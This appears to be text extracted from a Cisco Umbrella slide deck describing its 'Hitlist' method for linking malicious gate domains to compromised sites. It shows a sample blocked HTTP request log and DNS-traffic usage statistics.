
Amplifying Convictions with

Hitlist



<https://culturedcode.com/things/iphone/makingof/List-02-Sketch.jpg>

<https://s-media-cache-ak0.pinimg.com/736x/51/41/b1/5141b1839f3c8484cf510750044366f7.jpg>




Backend Logs

```
"timestamp" : "1483998618838",
"response_code" : "403",
"headers" : {
  "accept-language" : "es-MX",
  "accept-encoding" : "gzip, deflate",
  "request" : {
    "version" : "1.1",
    "protocol" : "HTTP",
    "method" : "GET",
    "uri" : "<OMITTED>"
  },
  "host" : "new.contactcenter.news",
  "accept" : "text/html, application/xhtml+xml, */*",
  "user-agent" : "Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko",
  "connection" : "Keep-Alive",
  "referer" : "http://geiserpharma.com/"
},
"referer_domain" : "geiserpharma.com",
```

Gate: Known

Compromised Site: Unknown

Conviction: Amplified!





Gates to compromised sites

Big Data x Vast Data = Unique Perspective

100B

requests
per day

85M

daily active
users

12K

enterprise
customers

160+

countries
worldwide



Cisco Umbrella